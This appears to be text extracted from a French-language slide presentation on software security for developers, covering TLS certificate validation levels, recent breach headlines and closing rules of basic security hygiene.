
Même si des certificats racines peuvent aussi être volés, des noms de domaine visuellement identiques, etc.

Signé par



Domaine
Société
Adresse
etc.

jp.gouigoux@hotmail.com



§ Les trois types de certificats signés

- DV (domain validation) : assure juste que le nom de domaine appelé en HTTPS correspond à celui du certificat
 - OV (organization validation) : assure que c'est bien la société détentrice du domaine qui a produit le certificat, par vérification de Kbis ou autre
 - EV (extended validation) : affiche le nom de l'organisation à côté du cadenas vert, et réalise des vérifications de légitimité plus approfondie
-
- A noter que Let's encrypt ne délivre que des DV (logique puisque gratuit)



Les dernières nouvelles

Microsoft starts blocking Office macros by default, once again

SECURITY IS AN EXPENSIVE HASSLE —

Samsung's Android app-signing key has leaked, is being used to sign malware

The cryptographic key proves an update is legit, assuming your OEM doesn't lose it.

RON AMADEO - 12/2/2022, 10:13 PM

Hackers are still finding - and using - flaws in Internet Explorer

The hackers delivered an IE exploit in an emailed Office document, which renders web content in IE even if it is not the default browser.

PyTorch discloses malicious dependency chain compromise over holidays

By [Ax Sharma](#)



January 1, 2023



01:26 AM

 1

Okta's source code stolen after GitHub repositories hacked

By [Ax Sharma](#)



December 21, 2022



LastPass password vaults crackable for \$100, alleges 1Password



[Amber Neely](#) | Dec 29, 2022

A close-up photograph of a document featuring several charts. In the foreground, a black pen with a gold-colored tip points towards a blue line graph. The line graph shows an upward trend with several data points. Below it, a red line graph and a yellow line graph also show upward trends. In the background, a bar chart with blue bars is visible, along with a pie chart with various colored segments (purple, green, red, blue) in the bottom right corner. The text 'En conclusion' is overlaid in the center of the image.

En conclusion

On peut déjà faire énormément avec peu d'efforts

Quelques règles simples d'hygiène qui, si elles étaient respectées systématiquement, suffiraient à inverser fortement la tendance

- Valider toute donnée entrante
- Traiter le code externe comme si c'était le nôtre
- Utiliser des algos de crypto sûrs
- N'utiliser que des dépendances validées, réduire leur nombre et contrôler leur mise à jour
- Appliquer le principe de moindre privilège
- Réduire la surface d'attaque
- Utiliser des mots de passe complexes et les stocker de manière sécurisée
- Considérer la sécurité au même titre que la fonctionnalité métier

§ N'ayons pas peur des mots / de notre responsabilité

Nous autres développeurs, architectes et admins systèmes avons une partie non négligeable de l'avenir de l'informatique et donc des orientations sociétales et géopolitiques entre nos mains

